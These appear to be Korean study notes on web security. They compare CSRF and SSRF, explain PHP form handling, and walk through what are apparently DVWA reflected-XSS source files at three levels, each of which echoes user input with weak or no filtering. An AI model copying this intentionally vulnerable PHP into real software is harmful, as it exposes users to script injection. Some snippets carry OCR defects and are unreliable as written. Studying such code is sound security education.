SSRF vs. CSRF

구분	CSRF(Cross Site Request Forgery)	SSRF(Server-Side Request Forgery)
요청 주제	클라이언트 측에서 요청 수행(Client Side)	웹 서버 측에서 요청 수행(Server Side)
공격 개념	사용자가 자신의 의지와는 무관하게 공격자가 의도한 행동을 하여 특정 웹 페이지에 변조 등 악성 작업을 수행하게 만드는 공격 기법	Server-Side에서 이루어지는 요청을 변조하여 해커가 의도한 서버로 요청이 가게 되거나 요청을 변경할 수 있는 공격 기법
공격 방법	패스워드 변경 및 로그인 연동을 통한 주소변경과 같은 인증관련 취약점을 연계하여 게시판이나 메일을 통해 취약점에 연결할 수 있는 악성 스크립트를 배포하는 방식	외부에서 접근 가능한 웹 서버의 File Inclusion 취약 파라미터를 통해 내부 서버에 요청을 보내고 결과를 받아 정보 탈취 및 오동작을 유발하는 방식
공격 구성도		

XSS Secure Coding


$_GET

```
<form action="get.php" method="get">
  이름 : <input type="text" name="id">
  나이 : <input type="text" name="age">
         < input type="submit">
</ /form>
```

<< get.php >>

```
<?php
    echo  $_GET [ "id" ];
    echo  $_GET [ "age" ];
?>
```

- submit 버튼을 누르면 '이름'과 '나이'의 값을 **get.php** 페이지로 전송



$_POST

```
<! DOCTYPE html>
<html lang = "kr" >
<body>
<form action = "call.php“ method = "POST" >
   글자 : <input type = "text" name = "testText" />
  숫자 : <input type = "number" name = "testNumber" />
   <input type = "submit" value = "전송" />
</form>
</body>
</html>
```

```
<?php
   $v_Text = $_POST [ "testText" ];
   $v_Number = $_POST [ "testNumber" ];
   echo " { $v_Text } 와 { $v_Number } 을 화면에 출력했습니다." ;
?>
```

<<call.php>>

$_POST
- POST 방식으로 데이터를 넘기고 받을 때 사용
- 데이터를 보내는 php에서는 form에서 method를 POST 던지게 됨
- 데이터를 받는 php에서는 $_POST를 이용해 던져진 데이터를 받음

- submit(전송) 버튼을 누르면 글자와 숫자가 call.php에 전달

테스트 와 123을 화면에 출력했습니다.

Low Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

array_key_exists() 함수

- 배열에서 특정 키(인덱스)가 있는지 확인
- 확인하려는 키가 배열 안에 존재하면 true를 반환하고, 그렇지 않으면 false를 반환
- 구문 형식 : array_key_exists(mixed $key, array $array): bool
    * $key 배열에서 찾고자(확인하려고) 하는 키을 나타냄(필수)
    *$array 검색을 수행할 배열을 나타냄

```php
// 검사하고자 하는 배열
$myArray = [
    'key1' => 'value1',
    'key2' => 'value2',
    'key3' => 'value3',
    // 여러 개의 다른 키들...
];

// 확인하고자 하는 여러 개의 키들
$keysToCheck = ['key1', 'key2', 'key5', 'key7'];

// 루프를 통해 각 키를 확인
foreach ($keysToCheck as $key) {
    if (array_key_exists($key, $myArray)) {
        echo "Key '$key' exists in the array." . '<br>';
    } else {
        echo "Key '$key' does not exist in the array." . '<br>';
    }
}
```

Key 'key1' exists in the array.

Key 'key2' exists in the array.

Key 'key5' does not exist in the array.

Key 'key7' does not exist in the array.

Medium Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```

str_replace() 함수 : 문자열에서 특정 문자열을 검색해서 다른 문자열로 바꾸는 함수

```php
$str = 'Hello, world!';
$new_str = str_replace('world!', 'universe!', $str);
echo $new_str;
```

Hello, universe!

High Reflected XSS Source

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

preg_replace() 함수 : 문자열 내에서 정규 표현식을 사용하여 특정 패턴을 찾아 다른 문자열로 바꾸(교체)하는 함수

```php
$input = '안녕하세요, PHP!';
$pattern = '/안녕하세요/';  // '안녕하세요'를 찾는 정규 표현식
$replacement = '안녕';     // '안녕하세요'를 '안녕'으로 교체

$output = preg_replace($pattern, $replacement, $input);

echo "Original input: $input";  // 출력: "Original input: 안녕하세요, PHP!"
echo "Output: $output";          // 출력: "Output: 안녕, PHP!"
```

패턴이 아닌 정확한 문자열을 일치시키려면 이 함수 대신 str_replace() 함수를 사용, 문자열 내에서 정규 표현식 패턴을 사용하여 일치하는 부분을 찾으려면 preg_match() 함수를 사용